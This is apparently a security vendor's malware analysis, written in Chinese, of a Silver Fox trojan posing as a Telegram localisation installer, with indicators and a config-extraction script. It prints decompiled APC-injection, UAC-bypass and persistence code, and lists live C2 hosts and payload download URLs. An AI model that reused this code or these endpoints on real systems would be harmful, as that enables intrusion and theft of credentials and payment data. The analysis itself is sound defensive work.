

伪装Telegram汉化包 银狐钓鱼木马的隐蔽传播术 -技术文章-火绒安全


 huorong.cn/document/tech/vir_report/1917

近期，火绒安全团队接获多起用户反馈，称一款伪装为“Telegram汉化安装程序”的文件运行后出现异常。经火绒安全团队分析，该文件实为银狐钓鱼木马，其在运行时会释放AutoHotKey解释器和恶意脚本到公共目录，通过多阶段APC注入技术，将恶意代码注入系统进程WmiPrvSE.exe，下载执行Winos远控程序、监控用户键盘，该木马还使用计划任务实现持久化，持续监控用户行为并向攻击者传输数据，最终实现窃取用户账号密码、支付信息等敏感数据的目的，为用户财产及隐私带来极大安全风险。

目前，火绒安全产品可通过文件实时监控、恶意行为监控、内存防护等多重机制，对上述木马实现精准拦截与查杀。



流程图如下：



一、样本分析

1.1 安装阶段

该木马安装包会释放五个文件到C:\Users\Public目录：

选项	功能
Win.exe	AutoHotKey脚本解释器
Win.ahk	恶意脚本
Start.ahk	恶意脚本
Uac.jpg	执行BypassUAC的shellcode
Shell.jpg	下载器shellcode

包括本样本在内，最近多款银狐木马均滥用了Caphyon公司开发的Windows安装包制作工具Advanced Installer来快速制作恶意msi安装包。该类型安装包特点为，释放文件后会通过内部捆绑的组件viewer.exe隐蔽启动程序。本样本会启动cmd进程，将Win.exe复制为Start.exe，然后执行Win.exe。

下表为Viewer.exe功能：

选项	功能
/EnforcedRunAsAdmin	无实际作用
/DontWait	启动目标后不等待其退出
/RunAsAdmin	设置runas执行谓词
/HideWindow	隐藏目标程序窗口
/DIR	设置工作目录
/LogFile	指定日志输出文件

Viewer.exe 还会根据传入的参数字符串前缀，使用三种不同的方式解析得到需要启动的文件路径。


(1) 协议路径：识别到http/mail开头参数，在%temp%目录创建一个url快捷方式并使用ShellExecuteW执行；

(2) 注册表路径：识别到HK开头参数，查询对应的注册表后传入文件路径；

(3) 直接路径：可执行文件的绝对或相对路径。

Viewer.exe根据其自身令牌权限不同，进一步细分两种不同的启动模式：

(1) 普通启动：如果当前程序为普通权限，使用ShellExecuteExW或者cmd执行。



```

LABEL_14:
    GetWindowsDirectoryW(Buffer, 0x104u);
    sub_401950((int)&v47, L"%s\\System32\\cmd.exe", Buffer);
    sub_401950((int)&v45, L"/C \"\"%s\" \"%s\"\"", *i, *(_DWORD *)hwnd);
    v11 = v45;
}
}
pExecInfo.lpFile = v47;
pExecInfo.nShow = a4 != 0 ? 5 : 0;
v19 = L"runas";
if ( !v50 )
    v19 = L"open";
lpDirectory = pExecInfo.lpDirectory;
pExecInfo.lpVerb = v19;
if ( *(_DWORD *) (p_pExecInfo->cbSize - 12) )
    lpDirectory = (const WCHAR *)p_pExecInfo->cbSize;
lpParameters = pExecInfo.lpParameters;
pExecInfo.lpDirectory = lpDirectory;
if ( *(_DWORD *)v11 - 3 )
    lpParameters = (const WCHAR *)v11;
pExecInfo.lpParameters = lpParameters;
if ( v50 )
    pExecInfo.hwnd = GetForegroundWindow();
if ( v9 )
    v9 = sub_408030(&pExecInfo, v9);
v22 = ShellExecuteExW(&pExecInfo);
```

(2) 管理员启动：如果当前程序为管理员权限，通过COM接口委托已经存在的explorer进程执行。这一方法源自微软工程师 Raymond Chen提出的降权启动技术，该技术可在安装过程中让程序被资源管理器以低权限启动。

具体流程为——

1、定位桌面：通过CoCreateInstance实例化ShellWindows类，按照IShellWindows接口规范调用FindWindowSW，精确获取桌面对象；

2、获取视图：通过桌面对象的IUnknown_QueryService获取STopLevelBrowser服务，按照IShellBrowser接口规范调用QueryActiveShellView得到IShellView对象；

3、执行命令：IShellView对象再调用GetItemObject获取Dispatch接口，最终通过ShellExecute执行。

```
if ( CoCreateInstance(&rclsid, 0, 4u, &riid, &ppv) >= 0 )
{
    v46 = 0;
    VariantInit(&pvarg);
    punk = 0;
    LOBYTE(v64) = 6;
    if ( (*(int (__thiscall **))(_DWORD, LPVOID, VARIANTARG *, VARIANTARG *, int, int *, int, IUnknown **))
        *(_DWORD *)((_DWORD *)ppv + 60), // FindWindowSw
        ppv,
        &pvarg,
        &pvarg,
        8,
        &v46,
        1,
        &punk) >= 0 )
    {
        ppvOut = 0;
        LOBYTE(v64) = 10;
        if ( IUnknown_QueryService(punk, &guidService, &stru_45B568, &ppvOut) >= 0 )
        {
            v50 = 0;
            LOBYTE(v64) = 15;
            if ( (*(int (__thiscall **))(_DWORD, void *, int *))((_DWORD *)ppvOut + 60))(
                *(_DWORD *)((_DWORD *)ppvOut + 60), // QueryActiveShellView
                ppvOut,
                &v50) >= 0 )
            {
                v51 = 0;
                LOBYTE(v64) = 21;
                if ( (*(int (__thiscall **))(_DWORD, int, _DWORD, void *, _DWORD **))((_DWORD *)v50 + 60))(
                    *(_DWORD *)((_DWORD *)v50 + 60), // GetItemObject
```

1.2 脚本阶段

恶意软件利用了AutoHotKey脚本解释器的默认功能，即不带参数启动时，会自动执行同目录下的同名ahk文件。比如Win.exe启动会执行Win.ahk脚本。

Win.ahk脚本在启动并设置完telegram语言为中文后，会读取Uac.jpg作为shellcode，创建并挂起系统进程WmiPrvSE.exe，使用QueueUserAPC注入。Shellcode的功能为在内存中搜索MZ头然后手动映射一个upx打包的PE文件。

```

bytesWritten := 0
if !DllCall("WriteProcessMemory",
    "Ptr", hProcess,
    "Ptr", memAddress,
    "Ptr", buf.Ptr,
    "Ptr", dataSize,
    "Ptr*", &bytesWritten) || (bytesWritten != dataSize) {
    DllCall("TerminateProcess", "Ptr", hProcess, "UInt", 1)
    DllCall("CloseHandle", "Ptr", hProcess)
    DllCall("CloseHandle", "Ptr", hThread)
    ExitApp
}

apcResult := DllCall("QueueUserAPC",
    "Ptr", memAddress,
    "Ptr", hThread,
    "Ptr", 0)
if (!apcResult) {
    DllCall("TerminateProcess", "Ptr", hProcess, "UInt", 1)
    DllCall("CloseHandle", "Ptr", hProcess)
    DllCall("CloseHandle", "Ptr", hThread)
    ExitApp
}

resumeResult := DllCall("ResumeThread", "Ptr", hThread)
if (resumeResult == -1) {

```

```

for ( jj = 0; jj < 10240000; ++jj )
{
    if ( *(_BYTE *)(v59 + jj) == 'M'
        && *(_BYTE *)(v59 + jj + 1) == 'Z'
        && *(unsigned __int8 *)(v59 + jj + 2) == 144
        && !*(_BYTE *)(v59 + jj + 3)
        && *(_BYTE *)(v59 + jj + 4) == 3
        && !*(_BYTE *)(v59 + jj + 5) )

```

1.3 BypassUAC

WmiPrvSE.exe被注入后，会修改PEB结构将自身伪造为explorer进程，进而使用COM Elevation Moniker技术通过ICMLuaUtil调用ShellExec启动Start.exe，执行Start.ahk脚本。

```

sub_140003F10(Buffer, 260, L"\\explorer.exe");
v3 = NtCurrentPeb();
if ( v3 )
{
    ProcessParameters = v3->ProcessParameters;
    if ( ProcessParameters )
    {
        ProcessParameters->ImagePathName.Buffer = Buffer;
        v5 = v3->ProcessParameters;
        v5->ImagePathName.Length = 2 * sub_140008B90(Buffer);
        v3->ProcessParameters->CommandLine.Buffer = Buffer;
        v6 = v3->ProcessParameters;
        v6->CommandLine.Length = 2 * sub_140008B90(Buffer);
    }
}
}
ppv = 0;
pBindOptions[0].cbStruct = 48;
memset(&pBindOptions[1].grfFlags, 0, 28);
v7 = CoInitializeEx(0, 2u);
*(_QWORD *)&pBindOptions[0].grfFlags = 0;
sub_140003E80(Buffer, 260, L"Elevation:Administrator!new:");
sub_140003F10(Buffer, 260, L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}");
pBindOptions[1].grfFlags = 4;
if ( CoGetObject(Buffer, pBindOptions, &riid, &ppv) >= 0 && ppv )
{
    (*(void (__fastcall **)(void *, const wchar_t *, _QWORD, _QWORD, _DWORD, int)))(*_QWORD *)ppv + 72LL)(
        ppv,
        L"C:\\Users\\Public\\Us\\Start.exe",

```

1.4 下载器

Start.ahk逻辑与Win.ahk类似，读取Shell.jpg作为Shellcode，使用QueueUserAPC注入到WmiPrvSE.exe进程，进行手动映射。最终解包的PE文件会将系统计划任务程序schtasks.exe复制到C:\Users\Public\Us\Jh.exe，创建名为Vip的计划任务执行Win.exe。

```

CopyFileW(L"C:\\Windows\\System32\\schtasks.exe", L"C:\\Users\\Public\\Us\\Jh.exe", 0);
StartupInfo.cb = 104;
v3 = 0;
v4 = *(_OWORD *)L"\\Public\\Us\\JH.exe /create /sc onlogon /tn Vip /rl highest /tr C:\\User
memset(&StartupInfo.lpReserved, 0, 96);
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 0;
CommandLine[0] = *(_OWORD *)L"C:\\Users\\Public\\Us\\JH.exe /create /sc onlogon /tn Vip /r
"c\\Us\\Win.exe /F";

v5 = *(_OWORD *)L"Us\\JH.exe /create /sc onlogon /tn Vip /rl highest /tr C:\\Users\\Public
CommandLine[1] = v4;
v6 = *(_OWORD *)L"e /create /sc onlogon /tn Vip /rl highest /tr C:\\Users\\Public\\Us\\Win
CommandLine[2] = v5;
v7 = *(_OWORD *)L"e /sc onlogon /tn Vip /rl highest /tr C:\\Users\\Public\\Us\\Win.exe /F"
CommandLine[3] = v6;
v8 = *(_OWORD *)L"logon /tn Vip /rl highest /tr C:\\Users\\Public\\Us\\Win.exe /F";
CommandLine[4] = v7;
v9 = *(_OWORD *)L"n Vip /rl highest /tr C:\\Users\\Public\\Us\\Win.exe /F";
CommandLine[5] = v8;
v10 = *(_OWORD *)L"t /tr C:\\Users\\Public\\Us\\Win.exe /F";
CommandLine[6] = v9;
CommandLine[7] = *(_OWORD *)L"l highest /tr C:\\Users\\Public\\Us\\Win.exe /F";
v11 = *(_OWORD *)L"\\Users\\Public\\Us\\Win.exe /F";
CommandLine[8] = v10;
v12 = *(_OWORD *)L"ublic\\Us\\Win.exe /F";
CommandLine[9] = v11;

```

然后创建多个线程从C2下载下阶段载荷注入不同进程。

目标进程	下载地址
Rundll32.exe	http://yffsoksss888.com/6.bin
Calc.exe	http://yffsoksss888.com/6.bin
Dllhost.exe	http://yffsoksss888.com/6.bin
WmiPrvSE.exe	http://yffsoksss999.com/6.bin
WmiPrvSE.exe	http://yffsok666.com/6.bin
WmiPrvSE.exe	http://yzgy2.cc/64.bin
Wermgr.exe	http://yzgy.cc/64.bin

```

if ( CreateProcessW(0, lpCommandLine[0], 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
{
    v11 = VirtualAllocEx(ProcessInformation.hProcess, 0, (char *)lpBuffer[1] - (char *)lpBuffer[0],
        hProcess = ProcessInformation.hProcess;
    if ( v11 )
    {
        NumberOfBytesWritten[0] = 0;
        if ( WriteProcessMemory(
            ProcessInformation.hProcess,
            v11,
            lpBuffer[0],
            (char *)lpBuffer[1] - (char *)lpBuffer[0],
            NumberOfBytesWritten)
            && NumberOfBytesWritten[0] == (char *)lpBuffer[1] - (char *)lpBuffer[0]
            && QueueUserAPC((PAPCFUNC)v11, ProcessInformation.hThread, 0)
            && ResumeThread(ProcessInformation.hThread) != -1 )
        {

```

1.5 远控阶段

6.bin/64.bin为典型的Winos远控的上线模块，入口点会调用自定义异常处理、设置隐藏窗口、解析配置，然后进入主流程。

```

SetUnhandledExceptionFilter((LPTOP_LEVEL_EXCEPTION_FILTER)TopLevelExceptionHandler);
ConsoleWindow = GetConsoleWindow();
ShowWindow(ConsoleWindow, 0); // 隐藏窗口
CurrentThreadId = GetCurrentThreadId();
PostThreadMessageA(CurrentThreadId, 0, 0, 0);
GetInputState();
Analyze(); // 解析配置
hThread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)MainThread, 0, 0, 0);
WaitForSingleObject(hThread, 0xFFFFFFFF);
CloseHandle(hThread);
Sleep(300u);
return 0;

```

银狐的配置信息通过字符串翻转硬编码在样本中，在执行时存入结构体。GetFindinfo 函数通过扫描 p1: (IP1)、o1: (Port1)、kl: (傀儡进程开关) 等标签，将硬编码的配置填充到 MyInfo 结构体中。

```

wcsrev(confi); // 字符串翻转
memset(&Src, 0, 0x12A0u);
GetFindInfo(L"p1:", MyInfo.szAddress, 0);
GetFindInfo(L"o1:", &MyInfo.szPort[1], 0);
v1 = lstrlenW(confi);
v2 = lstrlenW(L"t1:");

```

随后将配置写入注册表HKEY_CURRENT_USER\Console\lpDate。攻击者可以通过修改注册表，动态更新木马连接的服务器。

```
LODWORD(v0) = RegOpenKeyExW(HKEY_CURRENT_USER, L"Console", 0, 0x20019u, &hKey);
if ( !(_DWORD)v0 )
    LODWORD(v0) = RegQueryValueExW(hKey, L"lpDate", 0, &Type, 0, &cbData);
if ( cbData > 0xA )
{
    memset(confi, 0, 0x7D0u);
    RegQueryValueExW(hKey, L"lpDate", 0, &Type, (LPBYTE)confi, &cbData);
}
```

连接上攻击者C2服务器后，木马会将后续模块写入注册表HKEY_CURRENT_USER\Console\0 (32位)或\1 (64位)，键名为MD5值，内容为二进制文件。这样后续木马重启无需重新下载模块。

```
if ( v11 )
{
    memmove(v11, &unk_140021800, 0xA44u);
    memmove(v12 + 2628, lpBuffer, dword_140021A08);
    if ( !RegCreateKeyW(HKEY_CURRENT_USER, L"Console\\1", &cbData) )
    {
        RegDeleteValueW(cbData, L"d33f351a4aeaa5e608853d1a56661059");
        RegSetValueExW(cbData, L"d33f351a4aeaa5e608853d1a56661059", 0, 3u, v12, v10);
    }
    RegCloseKey(cbData);
    j_j_free(v12);
}
goto LABEL_21;
}
Type = 3;
LODWORD(cbData) = 0;
if ( !RegOpenKeyExW(HKEY_CURRENT_USER, L"Console\\1", 0, 0x20019u, &hKey) )
{
    RegQueryValueExW(hKey, L"d33f351a4aeaa5e608853d1a56661059", 0, &Type, 0, (LPDWORD)&cbData);
    if ( (unsigned int)cbData > 0xA44 )
    {
        v5 = (char *)operator new((unsigned int)cbData);
        memset(v5, 0, (unsigned int)cbData);
        if ( !RegQueryValueExW(hKey, L"d33f351a4aeaa5e608853d1a56661059", 0, &Type, (LPBYTE)v5, (LPDWORD)&cbData) )
        {
            memmove(&unk_140021800, v5, 0xA44u);
            lpBuffer = VirtualAlloc(0, dword_140021A08, 0x3000u, 0x40u);
        }
    }
}
```

根据配置信息中的kl标记，决定后续模块的启动方法：

- (1) 内存直接加载执行。
- (2) 启动傀儡进程tracerpt.exe，劫持线程执行。

```

GetSystemDirectoryA(Buffer, 0xFFu);
Buffer[3] = 0;
sub_140006F10(Buffer, "%s%s", Buffer, "Windows\\System32\\tracert.exe");
result = CreateProcessA(Buffer, 0, 0, 0, 0, 4u, 0, 0, &StartupInfo, (LPPROCESS_INFORMATION)a2);
if ( result )
{
    v6 = v4;
    v7 = VirtualAllocEx(*(HANDLE *)a2, 0, v4, 0x3000u, 0x40u);
    v8 = (DWORD64)v7;
    if ( v7
        && WriteProcessMemory(*(HANDLE *)a2, v7, v2, v6, 0)
        && (v9 = *(void **)(a2 + 8), Context.ContextFlags = 1048587, GetThreadContext(v9, &Context))
        && (v10 = *(void **)(a2 + 8), Context.Rip = v8, SetThreadContext(v10, &Context)) )
    {
        ResumeThread(*(HANDLE *)(a2 + 8));
    }
}

```

对此类银狐木马可快速提取出配置信息，脚本详见附件。

标记	含义	值
p1	服务器 IP1	dmss999.com
o1	服务器端口 1	1688
t1	通信协议 1	TCP
p2	服务器 IP2	dmss999.com
o2	服务器端口 1	1699
t2	通信协议 2	TCP
p3	服务器 IP3	127.0.0.1
o3	服务器端口 3	80
t3	通信协议 3	TCP
cl	心跳间隔	1
fz	上线分组	默认
bz	备注	dmss999
bh	进程保护	关闭
ll	流量控制	关闭
dl	入口执行（RunDllEntry）	关闭
sh	服务守护	关闭
kl	傀儡进程	关闭
bd	特定标记	关闭

二、火绒安全建议

建议广大用户保持警惕——

切勿下载、运行来源不明的软件安装包，避免误入钓鱼陷阱；

安装并开启火绒安全软件，确保文件实时监控、恶意行为监控、内存防护等功能处于开启状态；

定期使用火绒安全软件对系统进行全面扫描，及时排查潜在风险，为您的数字生活保驾护航。

三、附录

C&C:

C&C
202.79.174.22
yffsoksss888.com
yffsoksss999.com
yffsok666.com
yzgy2.cc
dmss999.com

HASH:

文件名	SHA256
#点击安装中文简体语言包zh_cn.msi	25EE7A143F73EF2F48B8E6039A188AE62D4D9707B8A52C3A0A8DA361EB0FD FDD
Win.ahk	BD64CFEA802A5C96227638F057F25A3B7F3841894ACC6E0066264B23C8360058
Start.ahk	F910FF00698F86220E61AF8AE827BC420CE65FDCAEFD14147B93166DE47BD3A5
Uac.jpg	5F4EB2527A0B779CAADA850C81956B46BBB2B8EDE9517F60DE9180235C9CD3FC
Shell.jpg	D4299347978006D8547B0709119B1722D51590ECFF366868EE42DAD9336B7C72
64.bin	7AB0D558D67C8D4AC6EF63069094504CE661EC94E20E07A4CAFA3FDBAA2526C2
6.bin	DA839BEA5D19094599F1F6CF525205502B2D20E22534E74553D2E00639486EB1

银狐配置提取脚本：

```
import sys
import re

CONFIG_KEYS = {
    "p1": "主 IP (Address 1)",
    "o1": "主端口 (Port 1)",
    "t1": "通信协议 1 (TCP/UDP)",
    "p2": "备用 IP1 (Address 2)",
    "o2": "备用端口 1 (Port 2)",
    "t2": "通信协议 2 (TCP/UDP)",
    "p3": "备用 IP2 (Address 3)",
    "o3": "备用端口 2 (Port 3)",
    "t3": "通信协议 3 (TCP/UDP)",
    "dd": "延时启动 (RunSleep)",
    "cl": "心跳间隔 (Heartbeat)",
    "fz": "上线分组 (Group)",
    "bb": "版本号 (Version)",
    "bz": "备注 (Remark)",
    "jp": "键盘记录 (Keyboard)",
    "sx": "反沙箱 (Anti-Sandbox)",
    "bh": "进程保护 (Protect)",
    "ll": "流量控制 (Net)",
    "dl": "入口执行 (RunDllEntry)",
    "sh": "服务守护 (Daemon)",
    "kl": "傀儡进程 (Puppet)",
    "bd": "特定标记 (Special)",
}

BOOL_KEYS = {
    "t1", "t2", "t3",
    "jp", "sx", "bh", "ll", "dl", "sh", "kl", "bd"
}
```



```
def extract_utf16_strings(data, min_len=20):
```

```
    results = []
```

```
    buf = bytearray()
```

```
    for i in range(0, len(data) - 1, 2):
```

```
        w = data[i:i+2]
```

```
        if w != b"\x00\x00":
```

```
            buf += w
```

```
        else:
```

```
            if len(buf) >= min_len * 2:
```

```
                results.append(bytes(buf))
```

```
            buf.clear()
```

```
    if len(buf) >= min_len * 2:
```

```
        results.append(bytes(buf))
```

```
    return results
```

```
def try_parse_config(wide_bytes):
```

```
    try:
```

```
        s = wide_bytes.decode("utf-16le")
```

```
    except UnicodeDecodeError:
```

```
        return None
```

```
    s = s[::-1]
```

```
    if "|" not in s or ":" not in s:
```

```
        return None
```

```
    if not re.search(r"\p\d:|\o\d:|\t\d:", s):
```

```
        return None
```

```
    return s
```

```
def parse_items(cfg):
```

```
    items = {}
```

```
    for part in cfg.split("|"):
```

```
        if ":" in part:
```

```
k, v = part.split(":", 1)
items[k] = v
return items
```

```

def scan_file(path):
    with open(path, "rb") as f:
        data = f.read()

    candidates = extract_utf16_strings(data)

    for c in candidates:
        cfg = try_parse_config(c)
        if not cfg:
            continue

        print("=" * 60)
        print("[+] 命中配置字符串")
        print(cfg)
        print("-" * 60)
        print(f'{"标记":<5} | {"含义":<22} | 值')
        print("-" * 60)

        items = parse_items(cfg)

        for k, v in items.items():
            desc = CONFIG_KEYS.get(k, "未知项")
            if k in BOOL_KEYS:
                v = "开启 (True)" if v == "1" else "关闭 (False)"
            print(f'{"k":<5} | {"desc":<22} | {"v}")

        print("=" * 60)
        return

    print("[-] 未发现有效配置")

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(f'Usage: {sys.argv[0]} sample.exe')
    else:
        scan_file(sys.argv[1])

```

```
sys.exit(1)
```

```
scan_file(sys.argv[1])
```

[下一篇：银狐后门：Python库压缩包篡改与Chrome伪装攻击分析](#)
[返回列表](#)